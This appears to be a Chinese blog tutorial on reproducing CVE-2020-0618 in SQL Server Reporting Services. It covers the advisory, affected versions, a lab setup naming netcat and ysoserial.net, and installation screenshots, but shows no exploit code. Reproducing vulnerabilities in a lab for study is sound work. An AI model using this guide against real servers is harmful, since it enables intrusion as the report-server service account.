Microsoft SQL Server Reporting Services权限提升漏洞复现（CVE-2020-0618）

# 0x00 本文看点

相比网上其他关于此漏洞的复现分析，本文有如下2个看点：

0：这并不是一个SQL Server的远程代码执行漏洞（详情见下文），我更愿意称为“SQL Server Reporting Services权限提升漏洞”

1：本着让像我一样的菜鸟能够“只要照做，就能复现”，故写下此篇“啰嗦”的文章

# 0x01 漏洞描述

朋友圈中看到有人发Microsoft SQL Server的远程代码执行漏洞复现（CVE-2020-0618），一看这么大个漏洞，赶紧兴致勃勃的复现，结果复现时发现是验证后的远程代码执行漏洞，略微失望，经过查阅官方资料，更加失望了，首先Reporting Services并不是默认安装的，其次Reporting Services默认使用windows身份验证，因此这个验证后的远程代码执行漏洞，我更愿意称为“SQL Server Reporting Services权限提升漏洞”，另外查阅了网上公开的文章【详细参见附录1】，发现照做之后并不能成功复现，其中有很多细节没提到，本着让像我一样的菜鸟能够“只要照做，就能复现”，故写下此篇“啰嗦”的文章

微软官方的描述（<https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2020-0618>）：

A remote code execution vulnerability exists in Microsoft SQL Server Reporting Services when it incorrectly handles page requests. An attacker who successfully exploited this vulnerability could execute code in the context of the Report Server service account.

To exploit the vulnerability, an authenticated attacker would need to submit a specially crafted page request to an affected Reporting Services instance.

简单说就是：

经过身份验证后的用户能够以报表服务器的服务账户（nt service\reportserver）权限远程执行代码

然后查阅官方对报表服务器身份验证相关的描述（<https://docs.microsoft.com/zh-cn/sql/reporting-services/security/authentication-with-the-report-server?view=sql-server-ver15>）：

请求对报表服务器内容或操作进行访问的所有用户或应用程序，都必须首先使用对报表服务器配置的身份验证类型进行身份验证，然后才允许访问。 下表介绍了 Reporting Services支持的身份验证类型。

|  |  |  |
| --- | --- | --- |
| **AuthenticationType 名称** | **HTTP 身份验证层值** | **默认情况下是否使用** |
| RSWindowsNegotiate | Negotiate | 是 |
| RSWindowsNTLM | NTLM | 是 |
| RSWindowsKerberos | Kerberos | 否 |
| RSWindowsBasic | 基本 | 否 |
| 自定义 | (Anonymous) | 否 |

也就是说默认情况下，只认域或工作组的有效用户凭证

# 0x02 影响版本

|  |
| --- |
| Microsoft SQL Server 2012 for 32-bit Systems Service Pack 4 |
| Microsoft SQL Server 2012 for x64-based Systems Service Pack 4 |
| Microsoft SQL Server 2014 Service Pack 3 for 32-bit Systems |
| Microsoft SQL Server 2014 Service Pack 3 for 32-bit Systems |
| Microsoft SQL Server 2014 Service Pack 3 for x64-based Systems |
| Microsoft SQL Server 2014 Service Pack 3 for x64-based Systems |
| Microsoft SQL Server 2016 for x64-based Systems Service Pack 2 |
| Microsoft SQL Server 2016 for x64-based Systems Service Pack 2 |

【注1】

有些漏洞复现文章写受影响版本形式如下

SQL Server 2012 for 32-bit Systems Service Pack 4 (QFE)

SQL Server 2014 Service Pack 3 for 32-bit Systems (CU)  
SQL Server 2014 Service Pack 3 for 32-bit Systems (GDR)

当时有点懵，后经查阅资料发现，这种形式源于官方的写法（<https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2020-0618>）

官方的本意是指补丁的版本，其中QFE指的是更有针对性的快速修复版，CU指的是累积更新版，GDR指的是适用性更广的通用发行版，个人觉得这里如果想表示受影响版本，应该把这些去掉更准确些

【注2】

360的灵腾安全实验室在复现分析此漏洞是提到，此漏洞也影响SQL Server 2008，并且没有对应补丁

# 0x03 复现环境

1、Windows Server 2016 Datacenter（<https://msdn.itellyou.cn/>）

2、SQL Server 2016 Developer Edition x64（<https://msdn.itellyou.cn/>）

3、Postman-win64-7.22.1（<https://www.postman.com/>）

4、netcat-1.11（<https://eternallybored.org/misc/netcat/>）

5、ysoserial-1.32（<https://github.com/pwntester/ysoserial.net>）

【注：】

sql server自2000年起发行的版本有sql server 2000、sql server 2005、sql server 2008、sql server 2008 R2、sql server 2012、sql server 2014、sql server 2016、sql server 2017、sql server 2019

sql server 2016正式发行有4个版本：enterprise、developer、express、standard

其中developer版和express版免费

express版功能相对少一些，适合初学者

developer版包含enterprise版全部功能，但不能部署到生产环境中


去官网已经很难找到下载的地方了（至少我没找到），通过msdn itellyou这个网站来下载

下载时要注意，msdn itellyou共提供15个版本，其中CTP指的是“社区技术预览版”，RC指的是“发布候选版”，我这里选择“SQL Server 2016”

其中“SQL Server 2016”又包括enterprise和developer，下载enterprise版安装时发现会自动使用一个180天试用的密钥，为了不给以后添麻烦，重新下载developer版


# 0x04 复现过程


SQL Server 2016 Developer Edition x64安装过程如下图，其中需要额外注意的步骤已用红色圈出，其他步骤下一步即可
































